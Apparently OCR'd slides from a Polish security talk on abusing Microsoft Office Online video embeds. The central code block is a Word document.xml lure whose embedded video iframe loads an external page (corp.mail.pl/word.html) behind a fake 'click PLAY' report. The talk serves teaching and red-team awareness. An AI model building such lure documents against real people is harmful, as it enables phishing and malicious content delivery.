
https://blog.cymulate.com/abusing-microsoft-office-online-video

```
Raport </w:t></w:r><w:r><w:rPr><w:b/><w:sz w:val="28"/></w:rPr><w:t>g
</w:t></w:r><w:r w:rsidRPr="00645EF9"><w:rPr><w:b/><w:sz w:val="28"/></w:rPr><w:t>
odzinowy</w:t></w:r></w:p><w:p w:rsidR="00645EF9" w:rsidRPr="00645EF9"
w:rsidRDefault="00645EF9"/><w:p w:rsidR="00E5180C" w:rsidRPr="00645EF9"
w:rsidRDefault="00645EF9"><w:pPr><w:rPr><w:u w:val="single"/></w:rPr></w:pPr><w:r
w:rsidRPr="00645EF9"><w:rPr><w:u w:val="single"/></w:rPr><w:t>kliknij PLAY ABY
WŁĄCZYĆ narzędzie statystyczne</w:t></w:r></w:p><w:p w:rsidR="005411EE"
w:rsidRDefault="00F20D41"><w:bookmarkStart w:id="0" w:name="_GoBack"/>
<w:r><w:rPr><w:noProof/><w:lang w:eastAsia="pl-PL"/></w:rPr><w:drawing><wp:inline
distT="0" distB="0" distL="0" distR="0"><wp:extent cx="4572000" cy="3429000"/>
<wp:effectExtent l="0" t="0" r="0" b="0"/><wp:docPr id="1" name="Wideo 1"
><a:hlinkClick xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" r:id=
"rId4"/></wp:docPr><wp:cNvGraphicFramePr><a:graphicFrameLocks xmlns:a=
"http://schemas.openxmlformats.org/drawingml/2006/main" noChangeAspect="1"/>
</wp:cNvGraphicFramePr><a:graphic xmlns:a=
"http://schemas.openxmlformats.org/drawingml/2006/main"><a:graphicData uri=
"http://schemas.openxmlformats.org/drawingml/2006/picture"><pic:pic xmlns:pic=
"http://schemas.openxmlformats.org/drawingml/2006/picture"><pic:nvPicPr><pic:cNvPr
id="1" name=""/><pic:cNvPicPr/></pic:nvPicPr><pic:blipFill><a:blip r:embed="rId5"
><a:extLst><a:ext uri="{28A0092B-C50C-407E-A947-70E740481C1C}"><a14:useLocalDpi
xmlns:a14="http://schemas.microsoft.com/office/drawing/2010/main" val="0"/>
</a:ext><a:ext uri="{C809E66F-F1BF-436E-b5F7-EEA9579F0CBA}"><wp15:webVideoPr
xmlns:wp15="http://schemas.microsoft.com/office/word/2012/wordprocessingDrawing"
embeddedHtml="&lt;iframe id=&quot;ytplayr&quot;
src=&quot;http://corp.mail.pl/word.html&quot; frameborder=&quot;0&quot;
type=&quot;text/html&quot; width=&quot;816&quot; height=&quot;480&quot; /&gt;" h=
"480" w="816"/></a:ext></a:extLst></a:blip><a:stretch><a:fillRect/>
</a:stretch></pic:blipFill><pic:spPr><a:xfrm><a:off x="0" y="0"/><a:ext cx="4572000"
 cy="3429000"/></a:xfrm><a:prstGeom prst="rect"><a:avLst/>
</a:prstGeom></pic:spPr></pic:pic></a:graphicData></a:graphic></wp:inline></w:drawing
></w:r><w:bookmarkEnd w:id="0"/></w:p><w:sectPr w:rsidR="005411EE"><w:pgSz w:w=
"11906" w:h="16838"/><w:pgMar w:top="1417" w:right="1417" w:bottom="1417" w:left=
"1417" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid
 w:linePitch="360"/></w:sectPr></w:body></w:document>
```


https://blog.cymulate.com/abusing-microsoft-office-online-video

Demo

Screeny z demo




Screeny z demo


Mateusz Vicitm 02.2019 Szef Patrzy 1.3 (003).docx [Read-Only] - Word

Matuesz Vicitm – Luty 2020 – Raport godzinowy


kliknij PLAY ABY WŁĄCZYĆ narzędzie statystyczne




Screeny z demo



Screeny z demo



CVE-2018-0978 [video]



Podsumowanie

thaddeus e. grugq @thegrugq · May 15, 2017


Your threat model is not my threat model.

26 703 1.3K

https://twitter.com/thegrugq/status/864023197145944064

Podsumowanie

Cyber Attack Lifecycle



https://github.com/infosecn1nja/Red-Teaming-Toolkit

Dzięki!

Pytania?

hello@piotrmadej.it

https://www.linkedin.com/in/piotr-madej-18b0bb38/